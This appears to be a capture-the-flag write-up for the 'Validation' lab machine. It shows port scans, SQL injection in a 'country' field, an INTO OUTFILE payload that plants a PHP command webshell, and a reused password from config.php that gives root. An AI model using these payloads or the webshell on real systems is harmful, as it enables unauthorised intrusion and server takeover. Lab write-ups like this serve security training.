
(SQLi) Validation



Reconnaissance & Scanning

Port Scanning

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.125.71
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-19 08:34 EDT
Nmap scan report for 10.129.125.71
Host is up (0.095s latency).
Not shown: 65522 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
4566/tcp open     kwtc
5000/tcp filtered upnp
5001/tcp filtered commplex-link
5002/tcp filtered rfe
5003/tcp filtered filemaker
5004/tcp filtered avt-profile-1
5005/tcp filtered avt-profile-2
5006/tcp filtered wsm-server
5007/tcp filtered wsm-server-ssl
5008/tcp filtered synapsis-edge
8080/tcp open     http-proxy
```


Version and Default scripts scan

```
# nmap -sCV -T4 -oN version -p 22,80,4566,8080 10.129.125.71
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-19 08:36 EDT
Nmap scan report for 10.129.125.71
Host is up (0.052s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
4566/tcp open  http    nginx
|_http-title: 403 Forbidden
8080/tcp open  http    nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vulnerability assessment & Exploitation

The vulnerability is located in the `country` field. If we try `'` we get an error:



Welcome shockp

Other Players In '

Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/accou
/var/www/html/account.php on line **33**


```
image/avif,image/webp,*/*;q
=0.8
Accept-Language:
en-US,en;q=0.5
Accept-Encoding: gzip,
deflate
Content-Type:
application/x-www-form-urle
ncoded
Content-Length: 25
Origin:
http://10.129.125.138
Connection: close
Referer:
http://10.129.125.138/
Cookie: user=
3590cb8af0bbb9e78c343b52b93
773c9
Upgrade-Insecure-Requests:
1

username=shockp&country='
```

```
(Debian)
X-Powered-By: PHP/7.4.23
Set-Cookie: user=
2bcae558aa400a1748d7cd16117
baad5
Location: /account.php
Content-Length: 0
Connection: close
Content-Type: text/html;
charset=UTF-8


```

Adding `--` the error dissapear so we found an sql injection.




Welcome shockp

Other Players In '--

```
Accept-Encoding: gzip,
deflate
Content-Type:
application/x-www-form-urle
ncoded
Content-Length: 28
Origin:
http://10.129.125.138
Connection: close
Referer:
http://10.129.125.138/
Cookie: user=
3590cb8af0bbb9e78c343b52b93
773c9
Upgrade-Insecure-Requests:
1

username=shockp&country=
'--+
```

We will enumerate how many columns are there with `order by` there is column because with the payload `' order by 2--` we get an error. After that enumerate all the databases with `' union select schema_name from information_schema.schemata`. The database used by the application is `Registration`. We can enumerate the tables with `' union select table_name from information_schema.tables where table_schema = 'Registration'-- ` and we will find the table registration. We can enumerate the columns of this table with the following payload.



Welcome shockp

Other Players In ' union select column_name from info
where table_name= 'registratio

- username
- userhash
- country
- regtime

```
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Origin: http://10.129.125.138
Connection: close
Referer: http://10.129.125.138/
Cookie: user=3590cb8af0bbb9e78c343b52b93773c9
Upgrade-Insecure-Requests: 1

username=shockp&country=
'+union+select+column_name+from+information_schema.colum
ns+where+table_name%3d+'registration'--+
```

If we check the columns `username` and `userhash` it shows the hashes registered for us so we need to get the foothold trying to upload a webshell in php. We can do it with the following payload to use my tool

```
' union select "<?php if(isset($_REQUEST['cmd'])){ $cmd = ($_REQUEST['cmd']);
system($cmd); die; }?>" into outfile '/var/www/html/shell.php'--
```

Run my script after that.

```
# python3 webshell.py -t http://10.129.125.138/shell.php -o yes
```

Privilege Escalation

With the shell we find a file called config.php with credentials inside for the user `uhc`

```
$ cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

We can use the credentials `uhc:uhc-9qual-global-pw` to access to the database registration.

```
www-data@validation:/var/www/html$ su -
su -
```

```
Password: uhc-9qual-global-pw
whoami
root
```